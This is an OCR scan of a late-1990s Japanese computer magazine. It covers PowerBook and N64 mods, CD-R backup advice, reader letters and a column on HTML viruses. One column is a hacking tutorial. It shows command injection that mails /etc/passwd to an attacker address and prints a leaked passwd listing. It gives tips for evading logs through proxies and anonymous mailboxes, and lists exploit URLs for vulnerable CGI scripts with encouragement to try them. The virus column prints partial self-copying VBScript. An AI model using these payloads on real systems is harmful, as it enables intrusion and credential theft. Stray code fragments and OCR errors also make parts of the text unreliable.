今回の改造は難しくないので本体が壊れる可能性はかなり低いですが、刃物を使う関係上ケガには注意しましょう。

Nintendo64ユニバーサル化の手順

〈写真1〉トルクスドライバーで、裏ブタを開ける。

〈写真2〉内部にある部品を取り出し、

〈写真3〉この突起を小型ノコギリなどでけずり取る。

●某誌で最新ハード・ソフトをプレゼントするというのがあったが、プレゼントするハードがプレステとサターンだった。なぜ、サターン？（岩手県大船渡市/D-Blue萌狂）　㊟記事を作った人が濃ゆ～いセガファンだったとか。それとも単純にドリームキャストの存在を知らなかったのかな。

読者投稿作品

PowerBook液晶カラー化

Target PowerBook5300　by 大西先生の下僕

G3ノートが普及しているとはいえ、まだまだモノクロモニタのPowerBookを使っている人も多いのではないでしょうか？

互換機ノートにくらべてまだまだ値の張るPowerBookシリーズ。かろうじて安いのは不良品かジャンク、そしてモノクロモニタのマシンぐらいでしょう。そういう小生もPowerBook5300を愛用していたのですが、さすがに色が白黒16階調はキツイ。そこでなんとかカラー256色化させてみることにしました。

まずはジャンク探しから

PowerBookは機種名の数字の末尾に“Cs”が付いていればカラーDSTN、“C”ならカラーTFT、そしてなにも付いていなければモノクロFSTNの液晶がそれぞれ装備されています。しかし本体のロジックボードはこの3タイプとも基本的に共通なので、液晶パネルさえ取り替えればカラー化（TFT化含む）することができます。ウワサによると190や2300のような型版の違うPowerBook同士でも、コネクタ形状が合うモノさえあれば流用することも可能なようです。ただし解像度の違う“Ce”のような機種は同じ5300でも流用はできません。


しかし、そろそろ使っていくには限界のはず。そこでこの改造でカラー化に挑戦してみましょう。

カラーのPowerBookは、TFT液晶ならジャンクでも5万円程度（ソフマップ価格）と高価です。オススメは安いDSTN液晶ですが、クロスラインや残像が気になります。予算と思い入れに応じて選んでください。

PowerBook5300液晶カラー化の手順


〈写真1〉星型の専用ドライバーで、裏ブタを開ける。2本セットで1,500円程度。PowerBookユーザー必携だ。

〈写真2〉キーボードをはずし、液晶パネル付け根のカバーを取る。バッテリは抜いておこう。



〈写真3〉液晶のフィルムコネクタを抜き、パネルごとカラー液晶と挿し替える。

〈写真4〉カバーとキーボードをもどし、ネジを締めたら起動。



〈写真5〉ついに256色化に成功した。

●「改訂版レベル100になる本」は「最新刊」と内容的には別モノなのでしょうか？　気になります。（京都府京都市/16bitの88）　㊞基本的には増刷版で内容に関しての大きな変更はそれほどありません。ただ一部新規にコードを追加してます。3月25日に発売されるのは完全な新刊です。

●『ウルティマオンライン』はおもしろい!　ほかのゲームを買わなくなったし、コストパフォーマンス最高!!（新潟県長岡市/らいんはると）

㊊コストパフォーマンスで考えると、たしかにゲームははかの遊びと比べていいのかも。もっともクソゲーだったらおしまいだけどね。

ぱそこんの構造

じゃ、ますコンピュータのしくみからみてみましょ

これだけありゃーとりあえずバッチでグーってなモンよ!

CPU


ふつうのゲームもエロゲーもCPU以外のスペックは基本的に同じ。今回はPentium90エロゲーをとり5、フツーは233位2000円～3,000円位

メモリ

多くあるにこした事はないけど、まぁ、16メガバイトあれば充分か? SIMMのやつね

3000円位

マザーボード



メモリにSIMMを使ってるのであかなるず、SIMMの乗るマザーボードを買うようにしましょう。

3,000円位?

ハードディスク

ゲームやるのにギガバイトのハードディスクは必要ないと思うが…300メくらいでまにあうがだいたい 20,000円

メディア

市販ソフトのほとんどがCD-ROMである事を考えるとCD-ROMドライブだけでもOKで4倍速で1,000円位

ケース(かわ)


AT互換機で電源付きのやつをえらぶ事

5000円～

その他の必要な物

キーボード ジョンク品等ではたまに接触不良の物なんかもあるから一回バラして、ホコリ走とれば、だいたいなおるからOK 2,000円

マウス これもキーボードと同じ。なんかなかったらやのシェアソフトなんかを、アルコールとかでふいてみよう 1,000円




モニタ 画面のサイズや型なんかでピンキリなので、くわしくは次回にて。円

OS-win95 これって今いちばんいいと今のソフトは動かない。各自のルートで入手がんばって安かったら0円?

イアホン ご家族のうるさいに声を聞かれたくないうへ…


	人並ユニット	激安ユニット
マザーボード	ASUS P2B 440BX ATX 17,800円	MS-5164 Ali IV/ATX
HDD	Quantum FBEX 6.4AT 6.4Gバイト 1.7700円	Quantum LPS540AT 540Mバイト IDE
CD-ROM	パイオニア DR 944 ATAPI 40倍速 8,800円	MITSUMI 4x
メモリ	SDRAM 100MHz 64Mバイト CL2 9990円	不明 72PIN 8MX4 32M
その他(キーボードとか)	まだだいたい 32000円位	次回より



●ソニーの平面ブラウン管がウリの「VEGA（ベガ）」を「WEGA（ウェガ）」と勘違いしている人がけっこういる…。字のデザインの悪さ?（京都府京都市/Hi3GD） 編「鉄拳」を「鉄挙」と書くのと同じような間違い?? もっともこっちのほうは、純粋な書き間違いだけどね。

172 ●『ダンスダンスレボリューション』をはいつくばってやったら、ゲーセンじゅうの視線を集めました。(群馬県渋川市/ハカイダー) ㊙なかなかの強者とみた。そんなキミに次なる試練だ。ゲーセンの『ビートマニア』を立って足の指でプレイしてほしい。注目を浴びること間違いなし!

第15回 Brain Damaged CD-Rクラック



こうせい
バーチャル一般人。マイナーなグッズに手を出してよく失敗している。格ゲーの難しいコマンドを練習するのが好き。制服姿に弱く、十20点してしまう。

音楽CD-Rのススメ

今回は、普段あまり触れない音楽CDのバックアップの話をしてみようと思います。大事なマスターCDを傷つけてしまった人や、音飛び、焼きミスに悩んでいる人は、ぜひ一読ください。

・傷んだCDからバックアップ

CDは丈夫なメディアといわれますが、取り扱いが乱暴であったり、高温多湿の場所に放置すれば確実に傷みます。太い線状の傷が入ってしまったり、反り返ることが原因で、音飛びするようになりがちです。音楽CDのプレーヤーによっては再生できなくなってしまうこともあるようです。


また、最近はインディーズバンドのデモテープがCD-Rで配布されることも少なくありません。コミケでも、オリジナル曲を作っているサークルが多くなっているようですが、そういったサークルが増えたのもCD-Rが手軽に利用できるようになったからでしょう。ところで、そうやって手に入れたCD-Rはレアなものが多く、もう1枚手に入れようと思ってもなかなか手に入れられないものです。しかも、CD-Rなので音飛びしたり、最悪の場合各自が使っている音楽CDのプレーヤーでは再生できない場合も考えられます。購入した直後は大丈夫でも、期間がたつと音飛びしだす場合もあるでしょう。

これらの症状はおおむね、「メディアには信号が記録されているのに、何らかの原因で読み取りがうまくいかない」というケースがほとんどなのです。いままであげたようなケースでは、バックアップを取れば復活する可能性が十分にあります。使用しているCD-ROMドライブでマスターの信号が読み出せることが前提なのですが、一般的に音楽CDのプレーヤーよりCD-ROMドライブのほうが読み出し精度は上なので問題ないでしょう。新品をもう1枚買おうかどうか迷っている人は、1度試してみてください。

・音飛びCDからもバックアップ

また、根本的なことですが、自分が焼いたメディアが「音飛びするから焼きミスだ」と勘違いしている人もいるようです。しかし、音飛びしたからといって、焼きミスと決めつけるのは早いのです。とくに台湾系の格安メディアを利用している場合は、きちんと焼けているにもかかわらず、プレーヤーにかけると音飛びするといったケースが多くみられます。これはCDプ

〈写真1〉購入したマスターCDが傷んだ!! そういう場合でも、あきらめずに1度バックアップをとってみよう。



〈写真2〉バックアップしたCD-Rが音飛びする場合は、書き込み速度を落とすか、メディアを替えてみよう。

●PC-98版『レイブレーサー』はどうなったんでしょうか? (新潟県三条市/ゾエア) 開発中止?? PowerVRが登場したときは、ナムコ、アートディンクが初期参入だったんで、プレステの立ち上げ時のようだと盛り上がってましたけど…。ドリーで発売されるとおもしろいんですけどね。

```
2260    IF ABS(PY_PRM) < .05 THE
2270      PY_PRM = 0
2280    ENDIF
2290  ENDIF
```

レーヤーのピックアップ部の読み取り精度と、メディアによって違う信号の反射率の関係（俗にいう相性）がおもな要因となって起こる現象です。

そんなときは、書き込み速度を落としたり、メディアをプレーヤーと相性がよいものに替えるなどして焼きなおすのがよいでしょう。音飛びするメディアに（実用範囲内で必要な）信号は、きちんと記録されているのです。「いますぐは使わないので、とりあえずCD-Rにバックアップがとれていればよい」ということであれば、とりあえずそのメディアは捨てないで保管しておきましょう。必要なときに孫コピー（バックアップしたメディアからさらにバックアップ）すればよいのです。

•焼きミスの可能性

逆に、確実に焼きミスだといえる状況もいくつかあります。例を挙げてみると、

①焼いたCDを聞いていて、比較的大きい音量でザーッという音（テレビ番組が終了したあとに聞こえるような音）がする
②バチッという音（高電圧が放電されたときに出るような音?）がところどころ聞こえる
③プツンプツンという雑音とともに曲が途切れる

このような場合は、ほぼ焼きミスと思って間違いないでしょう。焼きミスがひんぱんに起こるときは、環境を見直す必要があります。

たいていは、読み出し時に問題があります。まず、読み出して作ったWAVEファイルにノイズが乗っていないかどうか聞いて確かめてください。とくにATAPIのCD-ROMで読み出している場合はこの現象が起こりやすいようです。そんなときは、『CD2WAV』（http://www2s.biglobe.ne.jp/~elfin/）のようなツールを使ってみましょう。それでもだめなら、SCSIの良質CD-Rドライブを購入することを勧めます。

書き込み時に問題がある場合に考えられるケースは、次のとおりです。まず、オンザフライをしている場合、とくに「高速オンザフライ＋格安メディア」の組み合わせは最悪です。時間がなくてどうしてもオンザフライをせざるを得ないときは、せめてメディアはよいものを選んでおくべきでしょう。いったん、イメージ作成しても書き込み時にミスをするとなると、よっぽど変なメディアを使っているか、CD-Rドライブが壊れている可能性が考えられます。

•音質について

最近よく掲示板で、「CD-Rはもとのより音質が劣化している」という話を聞きます。どういうことかというと、バックアップしたCD-Rともとのを聞き比べた場合、CD-Rのほうが音質が悪いことが明らかだというのです。「デジタルなのになぜ?」というのが率直な疑問だと思います。ところが実際にはデジタルやアナログといったことよりも、もっとデリケートな問題があるのです。

こまかいことをいえば、CD-Rのディスクにはメディアの材質、反射率、エラー（本誌'98年10月号巻頭カラー参照）など、マスターディスクとは違う要因がたくさんあります。しかし、それらのことが音質劣化と簡単に結びつくわけではありません。たとえば、メディアによって反射率の善し悪しがあってもせいぜい数%以内です。反射率が6割強あればCDDAを再生するのに支障はなく、既存のメディアはこの条件をクリアできているはずです。

また、バイト単位での書き込みミスがあった場合、デジタルといっても物理的には、マスターと同一のデータではなくなる可能性があります。しかしそこにはエラー訂正の技術が生きてくるわけで、結果的には同じデジタルデータが焼かれているとみなせることになるのです。

しかし、音質の劣化は確かに体感できます。原因はどこにあるのでしょうか? もっとも可能性が高い要因は「ジッタ」であると考えられます。

ジッタとは、時間軸のゆれのことです。CDから読み取ったデータはシリアルデータ列ですが、ここでジッタが発生した場合、D/Aコンバータが同期ずれを起こすことになります。この微妙なずれが多いほど、音質の劣化として聞こえてくるという

〈写真3〉各音響メーカーから、CD-R録再プレーヤーが発売されている。ちなみに、専用メディアには著作権料が加算されている。

●「フロムA」にゲームラボのバイト募集が載りましたね。応募しようかと思ったんですが、何か怪しさを感じて（笑）。だって時給928円で妙に半端だし、なにより休日を保証してるんだもん。（千葉県船橋市/さぎぼったくり）㊟バイトの休み完全保証は事実です。もっとも社員は別ですが。

わけです。

肝心のジッタの量が何に依存しているのかは、はっきりとは断言できません。おそらくユーザーがどうこうできる問題ではなく、メーカーが製造過程でどの程度ジッタ低減を配慮（研究）するかに左右されるのでしょう。現状では、ジッタの問題にメーカーがあまり真剣に取り組んでいないのではないかという気がします。

ただ、最近は音響メーカーからCD-R録再プレーヤーも登場し、専用のCD-Rメディアも登場しています。近い将来には、飛躍的に質が向上するかもしれません。とりあえず現状では、CD DAには三井のメディアがよいと言われていることも付け加えておきます。

OSの不適切な設定によるトラブルを解消 ライティング補助ツール CD-R All Write

最近はCD-Rの焼きかたのコツもすっかり定石化し、バッファアンダーランでのトラブルを聞く機会もだいぶ減った。それでもやはり初心者にとって、バッファアンダーランは避けてとおれない道だろう。トラブル続きであれこれと試すのに疲れた人に便利なツールがある。

『CD-R All Write』というライティング補助ツールがそれ。このツールを用いることでCD-Rを焼くときにOS（Win95/98）の設定を最適化し、OSの不適切な設定によるトラブル（バッファアンダーランのほとんどの要因）を回避できる。


ホームページによれば、CD-R All Writeを使用すれば誰にでもCPU 486、メモリ16Mバイト、CバスやISAバスのSCSIボードで4倍速の書き込みでもエラーが出ないような安定した状態にすることができるそうだ。たしかに「このソフトを使用するようになってから4倍書き込みや8倍書き込みも安定するようになった」という話をよく耳にする。

使用方法は簡単で、ダウンロードしたツールを適当なフォルダに展開して実行し、再起動ボタンを押して再起動するだけ。再起動もWindowsのみの高速再起動なので、時間はかからない。あとは、再起動後に普段使っているライティングソフトを起ち上げ、普通に使うだけである。使用後は、通常の環境で再起動し直してくれる。


最近は、8倍書き込みのドライブも登場した。いままで失敗するのが怖くて高速書き込みやオンザフライなどができなかった人には、このツールを1度試してみることをお勧めする。

また、system.iniのVcacheの設定（Maxfilecache=4096,Minfilecache=512）を行うと、CD-Rを焼いていないときのパフォーマンスが下がることを懸念する人にもこのツールは有効だ。CD-Rを焼くときに必ずこのツールを使うようにすれば、Vcacheの設定を行う必要はないからである（写真参照）。

ただ、念のためにいっておくが、このツールを使ったからといってすべてのトラブルが解消できるわけではない。上でも述べたが、あくまでもOSの不適切な設定によるトラブルのみ解消できるので、もし使用している環境にハードウェアの不適切な設定や、相性などのトラブルがある場合、そちらのトラブルをどうにかして解消しない限りはソフトに頼っても仕方がないのである。最近はバッファアンダーランが鳴りをひそめため、そういったハードウェア系のトラブルが目立ってきている。このハードウェア系トラブルの要因は、個々にまったく違うのでたいへんやっかいだ。



書庫ファイルを展開するだけで、すぐ使える。起動させるライティングソフトは、スタートメニューのプログラムのなかにあれば簡単に登録できる。



このホームページからダウンロードできる。urlはhttp://www.roy.hi-ho.ne.jp/masao/cdr/

```
avivideo=mciavi.drv
videodisc=mcipionr.drv
vcr=mcivisca.drv
MPEGVideo=mciqtz.drv

[vcache]
MaxFileCache=
MinFileCache=

[drivers32]
MSACM.imaadpcm=imaadp32.acm
MSACM.msadpcm=msadp32.acm
MSACM.msgsm610=msgsm32.acm
msacm.msg711=msg711.acm
MSACM.trspch=tssoft32.acm
```

system.iniの[vcache]の欄は空欄のままでOK。これでCD-Rを焼かないときも快適な環境になる。

○焼けたかどうかのチェックポイント	
WAVEファイル作成でチェック	
→何ともない	（プレーヤーとメディアの）相性の問題（WAVEにもノイズが乗っていれば焼きミスの可能性大）
→書き込み速度を落とす	これで直ることもある
→だめならメディアのメーカーを変える	
○焼きミス時の環境チェックポイント	
読み込み時のチェック	WAVEファイル作成時点でチェック ATAPI CD-ROMは失敗しやすい→CD2WAV
書き込み時のチェック	オンザフライ十台湾メディアは要注意

●あのさ～、最後のページの床にヒッソリと載せるのやめてよ～。しかもコメントも取ってつけたようないい加減さ（爆）。なんだか悲しくなるぜ!!（秋田県由利郡/ネイゼル）㊙ま、これで2号連続掲載ですので許していただけると…。これが噂のバーターってやつ？ 汚れ芸人の手口ですな。

板前
料亭牡丹総支配人・日本裏料理協会会長。現在は総合アングラページを運営。日本におけるハッキング・クラッキング情報を積極的に提供してきた。

ハッカーへの第1歩　第6回

前回は「メタキャラクタ」というものを取り上げました。そこで今回は、その応用編をみていきましょう。と、そのまえに多少UNIXをさわったことがある人でも、メタキャラクタを理解している人は少ないと思いますので、軽くおさらいしておきます。メタキャラクタとは「!、#、$、&、|、;」などのいわゆる特殊文字のことです。前回取りあげたのは「;」ですが、こいつをコマンドの間に挟んでやればそのコマンドが連続して実行されるというものでした。

•前回の技を応用してみよう


前回は、catコマンドを「;」で連続させてpasswdファイルをページとして表示しました。このテクニックは、UNIXのコマンドならほとんどのものが使えるのです。使えないものとしては、telnet、rlogin、vi、emacsなどの応答を求めるコマンド（このあたりはアプリケーション）などがあります。

web上からこのような操作をするとUNIXのシステムログに跡が残らないため、ハッカーが基本的な技として使うのです（mail logには残るので注意）。もちろんwebサーバのログには残りますが、プロクシを使っていれば大丈夫でしょう。

それでは今回は次のような例をあげます。なにをしているのか考えてみてください。もちろん操作はいままでどおりweb上で行うので、使用するのはブラウザのみです。

```
;mail hacker@myserver.org
< /etc/passwd
```

mailは、指定した相手にメールを届けるコマンドです。「<」以下では送りたいファイルを指定します。つまり、mail以下で指定したユーザーに、「passwdファイルを送ってくれよ」と命



今回例にあげたコマンドもブラウザで使用可能。いままでどおりにGO！

〈リスト1〉 mailコマンドの連続入力によって届けられるファイル

```
Delivered-To:★★★@fuck.my
Date: Sat, 6 Feb 1999 19:22:52 +0900 (JST)
From: HTTPD admin <www@www.★★★.org>
To: ★★★@iname.com

root:＊:0:0:★★★.org root:/root:/bin/tcsh
daemon:＊:1:1:Owner of many system processes:/root:/sbin/nologin
operator:＊:2:5:System &:/usr/guest/operator:/bin/csh
bin:＊:3:7:Binaries Commands and Source,,,:/:/sbin/nologin
games:＊:7:13:Games pseudo-user:/usr/games:/sbin/nologin
news:＊:8:8:News Subsystem:/:/sbin/nologin
man:＊:9:9:Mister Man Pages:/usr/share/man:/sbin/nologin
uucp:＊:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/libexec/uucp/uucico
xten:＊:67:67:X-10 daemon:/usr/local/xten:/sbin/nologin
nobody:＊:65534:65534:Unprivileged user:/nonexistent:/sbin/nologin
hogehoge:＊:1001:1001:fuck user:/home/hogehoge:/bin/csh
kagawa:＊:1002:1002:fuck user:/home/kagawa:/bin/csh
www:＊:2000:2000:HTTPD admin:/home/www:/nonexistent
```


●仕事中パソコンを使おうと思って起ち上げていると、そこへ社長の娘（小学生）が遊びにきた。起動中の画面を見て「えーっ、まだ95使ってるの?」だと。うるせぇー。（神奈川県横浜市/H.Y）㊙きっとその言葉を飲み込んだんでしょうね。サラリーマンの哀愁を感じます。子供って正直!!

令しているわけですね。では、実際にコマンドを打ち込んでみましょう。〈リスト1〉のようなメールが届くはずです。

どうですか？　きちんとpasswdファイルが送られてきましたか？　メール受け取り人のメールアドレスは、hotmail（http://www.hotmail.com/）などの無料メールサービスで匿名メールボックスを作ればよいでしょう。

あとは/etc/master.passwdや/etc/shadowをつっついてrootのパスワード抜きに挑戦してみるか、ただの記念に取っておくか、とにかくアナタにおまかせします（笑）。このテクニックは、基本的にshellのコマンドをとおすだけなのでメチャクチャ簡単です。さらに、もしwebサーバがroot権限で動いている場合は、まさにハッカーのカモ。やりたいほうだいできますからね。

•セキュリティホールのあるCGI

いままでに紹介してきたもののほかにも、セキュリティホールを持ったCGIスクリプトはたくさんあります。とくに、オリジナルのCGIなどはセキュリティホールを持ったものが多いですね。古いですが、そのいくつかを〈リスト2〉で紹介しておきました。すぐに利用できるものはあまりありませんが、昔のハッカーがどんな方法で侵入したのかを学ぶには最適です。

もっと知りたいという人は、BugTraq（全ハッカー志望者必読のメーリングリスト。申し込みはhttp://www.geekgirl.com/bugtraq/でどうぞ）などを参照してください。ホント腐るほどありますよ（笑）。

〈リスト2〉セキュリティホールを持つ有名なCGIスクリプト一覧

以下に古典的なセキュリティホールを持つCGIスクリプトを紹介する。打ち込むコマンドもあわせて掲載したので、なにも考えずにとりあえず試してみると吉。ほとんどはバージョンアップして防御対策がなされているが、いまだに旧バージョンを使用しているところもあるとか…。

●phf

http://www.★★★.org/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

セキュリティホールの古典中の古典。これをまだ置いている管理者がいたら、危機意識ゼロと非難されてもしかたがない。

●nph-test-cgi

http://www.★★★.org/cgi-bin/nph-test-cgi?＊

これで、cgi-bin以下に存在するすべてのファイルを呼び出すことができる。本格的なハッキングの前の下調べにでもどうぞ。

●test-cgi

http://www.★★★.org/cgi-bin/test-cgi?＊

これもcgi-bin以下のファイルをかたっぱしから表示してくれる。

●view-source

http://www.★★★.org/cgi-bin/view-source?../../../../../../etc/passwd

やらなきゃならないチェックをしていないので、外部からの悪意を持ったコマンドを受け付けてしまう。これでシステムのどんなファイルでも表示できる。

●php.cgi

http://www.★★★.org/cgi-bin/php.cgi?/etc/passwd

これも有名なセキュリティホール。/etc/passwdの部分に/etc/hosts.allowと入れてみてもおもしろいぞ。しかしこれもいまは使われていないな。

●campas

http://www.★★★.org/cgi-bin/campas?%0acat%0a/etc/passwd%0a

バージョンアップされてすでにバグは直されているが、それ以前のバージョン1.2ぐらいなら可能な技。外部ユーザーが、好きなコマンドを実行できてしまう。

●htmlscript

http://www.★★★.org/cgi-bin/htmlscript?../../../../etc/passwd

Webを開発するための言語。簡単なのがウリだが、サーバのすべてのファイルにアクセスできるようになるという致命的なバグをはらんでいる。

●IRIX wrap

http://www.★★★.org/cgi-bin/wrap?/../../../../../etc

誰にでもnobodyでファイルを表示してしまうおなじみのバグ。

●websendmail

http://www.★★★.org/cgi-bin/websendmail;mail user¥@★★★.net</etc/passwd;

mailコマンド同様、指定したユーザーにファイルを送ってくれる。

●handler

%telnet www.★★★.org 80GET /cgi-bin/handler/useless_shit;cat /etc/passwd|?data=Download HTTP/1.0

これから下はtelnetによるアタックなので、そのつもりで読んでほしい。このhandlerも、外部からのコマンドをすべて実行してしまう。

●webgais

%telnet www.★★★.org 80POST /cgi-bin/webgais HTTP/1.0Content-length : 85（ここにexploit lineの文字数を入れる）query=';mail user¥@★★★.net</etc/passwd;echo'&output=subject&domain=paragraph

作者のミスにより、ハッカーにつけこまれる結果となった例。これでpasswdファイルを表示してくれる。

●aglimpse

%telnet www.★★★.org 80GET /cgi-bin/aglimpse/80!IFS=5;CMD=5mail5your_address¥@your_computer.com¥</etc/passwd;eval$CMD;echo HTTP/1.0

発表したとたんにあらゆるハッカーにアタックされたサーチツールエンジン。セキュリティの弱さで有名。上のコマンドを入力することで、passwdファイルを自分のメールアドレスに届けてくれる。

●僕は縦シューが得意です。メチャクチャ得意です。本当に得意です。でも、あまり得したことがありません。（京都府京都市/チキン）㊟ここでいう得とは婦女子に好感を持たれるということかな？　それならいまは『beat mania』だ。水商売のおねえさんも『beat mania』はよく知っているし。

GaKuTo
ウィルスマニア。Macのウィルスを語らせたら右に出る者はいないという。その保有数は25,000をゆうに超える。http://www.otsuka.bunkyo.tokyo.jp/virii/をチェックせよ。

Part.15 HTML Virus

Macintoshのウィルスばかりになってしまいましたので、今回はWindowsのウィルスを紹介しましょう。インターネットで一時話題騒然となったHTML Virusです。JavaVirusが登場したときもかなりセンセーショナルに報道されましたが、HTML Virusはそれ以上に話題を呼びました。ふだんホームページなどで用いているHTMLにウィルスが組み込まれていたのですから、当然のことといえるでしょう。

しかし、HTMLとはいうものの、実際にはHTMLがウィルスの本体ではありません。その正体はVisualBasicScript「inline scriptroutines」。HTML Virusとは強引に命名したものです。

このウィルスは、Macintoshはもちろん『Netscape Navigator』や『Communicator』を使用しているユーザーには関係ありません。Windowsで『Internet Explorer4.0』以降を使っていて、VisualBasicScriptが動作する環境にのみ影響をおよぼします。HTML VirusはVisualBasicScriptのver2.0以降で作成されているので、VisualBasicScriptのver1.0までしか対応していない『InternetExplorer3.0』以下では、HTML Virusが動作することはないのです。

HTML Virusは拡張子が“*.html”、“*.htm”のファイルに感染するのですが、ホームページにアクセスするだけで感染することはありません。ファイルのダウンロード、もしくはHTMLファイルの保存を行うときに、ブラウザのセキュリティを無効にした状態（「scriptroutines」がファイルにアクセスできるように設定された状態）で感染ファイルを読み込むと感染する可能性があります。

それでは、現存するHTML Virusの4種類を簡単に紹介しましょう。国内ではBEAMS氏によって最初に紹介されましたので、説明はその内容に準じることにします。

HTML.Offline v0.1

世界初のHTML Virusです。VisualBasicScriptを利用して、ウィルス本体のHTMLファイルが、ウィルス以外のHTMLファイルに自分自身をコピーします。ここでいうコピーとは、一般のウィルスにおける感染と同義です。ふつうのウィルスが自身のソースコードをアプリケーションな

●プレステ2の新情報が出るたびに、セガBBSでは同じことを繰り返しているような気がする…。（石川県金沢市/ピカチュウべんきでちゅう）
㊎「プレステ2はすごい」「ここはセガのBBSなんだからプレステの話はほかの掲示板でしろ」「両方買えばいいじゃん」と朝まで続くのであった。

どに書き込むのと同じ意味ですね。ウィルスが入ったHTMLファイルを、『InternetExplorer4.0』以降でオフラインのときに開くと「yes」か「no」のダイアログボックスが現れるので、ここで「yes」を選択すると感染します。感染するとローカルのハードディスクに保存されているHTMLファイルに、スクリプトが書き込まれるという仕組みです。

HTML.Redirect.Companion v0.1

HTMLウィルスをサーバから保存した場合、その保存先の近くに存在するディレクトリに検索をかけて“*.htm”、“*.html”ファイルを探し出します。そしてみつかった「htm」ファイルすべてに対になるファイルを作成し、約6回に1回の割り合いで発病します。

HTML.Prepend v0.1

「HTML.Internal」と名付けられたウィルスがこれです。一般的にはこのウィルスが世界初のHTML Virusとなっていますが、実際には3番めに登場したHTML Virusです。

HTML.NoWarn v0.1

このウィルスはActiveXwarningの際に「about:」プロトコルを使用します。“*.htm”、“*.html”、“*.htt”ファイルに対しての感染が可能です。

簡単にVisualBasicScriptについて説明すると、プログラミング言語であるVisualBasicシリーズの新しいもので、さまざまな広範囲における環境下でアクティブなスクリプト処理を実現できます。基本的な位置づけとしてはJavaScriptに近いものであり、コード記述面ではVisualBasicに似ているので、VisualBasicやJavaScriptを知っている人には親しみやすいものではないでしょうか?

それでは、次のページで具体的にどのようなプログラムが組まれているのか、例を挙げて説明していきましょう。プログラム自体は、Offline v0.1とかなり似たようなものだと思ってください。この掲載部分だけでウィルスが作れることはありません。また、人によっては「つまらないプログラム」だと思ったり「本当にこれで動くのか」などと思うかもしれませんが我慢してくださいね（笑）。誌面の都合上、htmlの部分は表記していませんがご了承願います。


いまのウィルスに満足していますか?
現代ウィルスの動向

今回紹介したhtml-virusをはじめ、Windowsのウィルス事情は昔に比べて少々変わってきました。ユーザーの多岐に渡る環境のなかで、ウィルスも同様にユーザー環境という選択肢を持つようになってきたのです。

もともと、多くのウィルスは単独で活動していました。しかし、ウィルスによっては単独では活動できなくなり、特定のアプリケーションや特定の環境におかれたシステムを必要とするように変化の道をたどるようになりました。これによって活動範囲が限られるとともに、いままでにない斬新な方法を用いることで感染を可能とするものが現れたのです。html-VirusやJava-Virusが代表的な例だといえるでしょう。

また、ウィルスによっては自身のプログラム自体が肥大化する傾向にあり、昔のウィルスに見られた限られた者にしか書けないような美しいソースコードも失われてきました。今後、さらなる新しいウィルスがいくつも登場してくるでしょう。

伝統的なアセンブラでの作成が生き残る可能性はかなり低いという状況のなかで、マクロ・ウィルスというつまらないウィルスばかりが増えてくるのでしょうか? 破壊目的のウィルスばかりではなくて、プロセスのユーモアを追及したウィルスのほうに魅力を感じます。



HTMLウィルスはWindowsのInternet Explorer4.0以降でなければ動作しない。試しにMacintoshでHTML.Offline v0.1とHTML.Redirect.Companionを表示してみる。セキュリティがすべて解除された状態でも、このように何も起こらない。

●最近はマイクロソフト一色に反するようにBeOSとかLinuxのプレインストールマシンが発売されはじめている。試してみようかな。(島根県松江市/NSR250R＋横浜ナンバー) ㊟試すのはいいけど、なぜLinuxを使うのかが大切。「マイクロソフトが嫌いだから」だけじゃすぐ飽きるぞ。

```
2250      PY_PRM = SGN(PY_PRM)*(
2260       IF ABS(PY_PRM) < .05 THE
2270        PY_PRM = 0
2280       ENDIF
2290      ENDIF
```

```
Sub CheckIt
    If location.protocol = "file:" then Call IsFile
End Sub
```

HTMLのなかに<body onload="CheckIt();">というスクリプト呼び出しがあり、ロケーション（）がローカルファイルだったら、次のIsFileを呼びます。

```
Sub IsFile
    Dim FSO,folder ,fc, f1, cpath
    Set FSO = CreateObject("Scripting.FileSystemObject")
    HostPath = Replace(location.href, "file:///", "")
    HostPath = Replace(HostPath, "/", "\")
    cpath = fso.GetParentFolderName(HostPath)
    Set folder = fso.GetFolder(cpath)
```

